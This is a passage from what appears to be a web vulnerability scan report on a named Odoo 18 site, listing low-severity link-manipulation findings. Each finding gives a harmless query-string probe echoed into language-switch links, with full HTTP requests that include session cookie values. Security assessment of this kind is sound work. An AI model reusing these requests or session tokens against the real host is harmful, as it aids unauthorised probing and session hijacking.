The payload **?bnr&fne=1** was submitted in the URL path folder 3. This input was echoed as **?bnr&fne=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/web_editor/%3fbnr%26fne%3d1/http_routing/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ySiTFI6Pbac_5HGcjRmVrXRpwTH8YBBM7R-Ik30Hs4DVcu2k401SDKPsHFgEHRZc21GIgSOhfbe-
NEsVBWBn; tz=Indian/Mauritius; frontend_lang=ko_KR
Referer: https://odoo18.planitswiss.com/ko_KR/website/social/facebook
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 06:50:53 GMT
Content-Type: text/html;charset=utf-8
```

```
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24926

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/web_editor/?bnr&amp;fne=1/http_routing/404.svg?c2=o-color-2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.49. https://odoo18.planitswiss.com/ko_KR/web_editor/shape/http_routing/404.svg [URL path folder 4]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 4 is copied into the response within the query string of a URL.

The payload **?cru&moe=1** was submitted in the URL path folder 4. This input was echoed as **?cru&moe=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/web_editor/shape/%3fcru%26moe%3d1/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ySiTFI6Pbac_5HGcjRmVrXRpwTH8YBBM7R-Ik30Hs4DVcu2k401SDKPsHFgEHRZc21GIgSOhfbe-NEsVBWBn; tz=Indian/Mauritius; frontend_lang=ko_KR
Referer: https://odoo18.planitswiss.com/ko_KR/website/social/facebook
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 06:54:57 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24841

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/web_editor/shape/?cru&amp;moe=1/404.svg?c2=o-color-2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.50. https://odoo18.planitswiss.com/ko_KR/website/search [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/search**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?oyj&npu=1** was submitted in the URL path filename. This input was echoed as **?oyj&npu=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/website/%3foyj%26npu%3d1?search=&order=name+asc HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
session_id=JMizpDv4U2pCeUXqJnFmOeIZ_mzR7eBottEjkLmn7pDR_QIJJPYrHzfsNAxVitgxsylB3U3xaHvSMc344JRd;
frontend_lang=en_US; tz=Indian/Mauritius
```

```
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/search?search=&order=name+asc
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 08:06:56 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 08:06:56 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 08:06:56 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 08:06:56 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24779

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?oyj&amp;npu=1?search=&amp;order=name+asc"
data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.51. https://odoo18.planitswiss.com/ko_KR/website/search [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/search**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?seo&hdq=1** was submitted in the URL path folder 2. This input was echoed as **?seo&hdq=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/%3fseo%26hdq%3d1/search?search=&order=name+asc HTTP/1.1
Host: odoo18.planitswiss.com
```

```
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=JMizpDv4U2pCeUXqJnFmOeIZ_mzR7eBottEjkLmn7pDR_QIJJPYrHzfsNAxVitgxsylB3U3xaHvSMc344JRd; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/search?search=&order=name+asc
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 08:03:54 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 08:03:54 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 08:03:54 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 08:03:54 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24745

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?seo&amp;hdq=1/search?search=&amp;order=name+asc" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.52. https://odoo18.planitswiss.com/ko_KR/website/social/facebook [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/social/facebook**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?ppw&lrn=1** was submitted in the URL path filename. This input was echoed as **?ppw&lrn=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/website/social/%3fppw%26lrn%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=SvwQKWVAODau-Ny97qYtJbE-ar2rHcT302qOq-rfRLRzHEbTfF6uZtTokHXfRaGlct2muy0G9VJLhqJGHPaO; tz=Indian/Mauritius; frontend_lang=ko_KR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/ko_KR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:34:55 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24553

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/social/?ppw&amp;lrn=1" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.53. https://odoo18.planitswiss.com/ko_KR/website/social/facebook [URL path folder 2]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/ko_KR/website/social/facebook**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?vne&rgw=1** was submitted in the URL path folder 2. This input was echoed as **?vne&rgw=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/%3fvne%26rgw%3d1/social/facebook HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=RWvv7BU9cD4uiSVEof2KeVtFY1cyjrZ1lonO4nkqxxz-uRC_-EMMHVzmPkrE1-Sgcn8-W2i8iiTGYFvbf17W; tz=Indian/Mauritius; frontend_lang=ko_KR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/ko_KR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:56:18 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24538

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?vne&amp;rgw=1/social/facebook" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.54. https://odoo18.planitswiss.com/ko_KR/website/social/facebook [URL path folder 3]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/ko_KR/website/social/facebook**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?pux&wyq=1** was submitted in the URL path folder 3. This input was echoed as **?pux&wyq=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/website/%3fpux%26wyq%3d1/facebook HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=58OE2laJ9H7LgACD6FZ8nWjjf2k6ys-j543wj0RPmCdkIAAyJJ0-sGS3WD-zNksEZZ4ySvq_qyISmE9rsMC3; tz=Indian/Mauritius; frontend_lang=ko_KR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/ko_KR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:14:31 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24572

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?pux&amp;wyq=1/facebook" data-url_code="en"
```

```
title="English (US)">
...[SNIP]...
```

3.1.55. https://odoo18.planitswiss.com/ko_KR/website/social/linkedin [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/social/linkedin**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?zsq&lcy=1** was submitted in the URL path filename. This input was echoed as **?zsq&lcy=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/website/social/%3fzsq%26lcy%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=epjmXDv2S2njgPOGJkUZsn2_hvJmiojv7TZiClg_kFQjmHtgrWcTU8xP44ZjGhtS_HcbCNPJG3qAYVCupPpl; tz=Indian/Mauritius; frontend_lang=ko_KR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/ko_KR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:34:32 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24553
```

```
<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/social/?zsq&amp;lcy=1" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.56. https://odoo18.planitswiss.com/ko_KR/website/social/linkedin [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/social/linkedin**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?ear&wub=1** was submitted in the URL path folder 2. This input was echoed as **?ear&wub=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/%3fear%26wub%3d1/social/linkedin HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=epjmXDv2S2njgPOGJkUZsn2_hvJmiojv7TZiClg_kFQjmHtgrWcTU8xP44ZjGhtS_HcbCNPJG3qAYVCupPpl; tz=Indian/Mauritius; frontend_lang=ko_KR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/ko_KR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
```

```
Date: Wed, 30 Jul 2025 10:25:33 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24538

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?ear&amp;wub=1/social/linkedin" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.57. https://odoo18.planitswiss.com/ko_KR/website/social/linkedin [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/social/linkedin**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?qif&dfu=1** was submitted in the URL path folder 3. This input was echoed as **?qif&dfu=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/website/%3fqif%26dfu%3d1/linkedin HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
session_id=epjmXDv2S2njgPOGJkUZsn2_hvJmiojv7TZiClg_kFQjmHtgrWcTU8xP44ZjGhtS_HcbCNPJG3qAYVCupPpl;
tz=Indian/Mauritius; frontend_lang=ko_KR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/ko_KR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

```
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:28:20 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24572

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?qif&amp;dfu=1/linkedin" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.58. https://odoo18.planitswiss.com/ko_KR/website/social/twitter [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/social/twitter**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?pii&xac=1** was submitted in the URL path filename. This input was echoed as **?pii&xac=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/website/social/%3fpii%26xac%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
Cookie: session_id=KEhnTwjFprX61L67sKB0M4oFr1tpFkYp7f1OAKZy2k3wO7Nq-s7t7tmaT8kAr92zA6kQq2_UiHErDFIcLCkx;
frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:31:54 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 11:31:53 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 11:31:53 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 11:31:53 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24553

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/social/?pii&amp;xac=1" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.59. https://odoo18.planitswiss.com/ko_KR/website/social/twitter [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/social/twitter**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?hfi&bgi=1** was submitted in the URL path folder 2. This input was echoed as **?hfi&bgi=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/%3fhfi%26bgi%3d1/social/twitter HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=KEhnTwjFprX61L67sKB0M4oFr1tpFkYp7f1OAKZy2k3wO7Nq-s7t7tmaT8kAr92zA6kQq2_UiHErDFIcLCkx; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:23:06 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 11:23:06 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 11:23:06 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 11:23:06 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24525

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?hfi&amp;bgi=1/social/twitter" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.60. https://odoo18.planitswiss.com/ko_KR/website/social/twitter [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/social/twitter**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?kpg&xoe=1** was submitted in the URL path folder 3. This input was echoed as **?kpg&xoe=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/website/%3fkpg%26xoe%3d1/twitter HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=KEhnTwjFprX61L67sKB0M4oFr1tpFkYp7f1OAKZy2k3wO7Nq-s7t7tmaT8kAr92zA6kQq2_UiHErDFIcLCkx; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
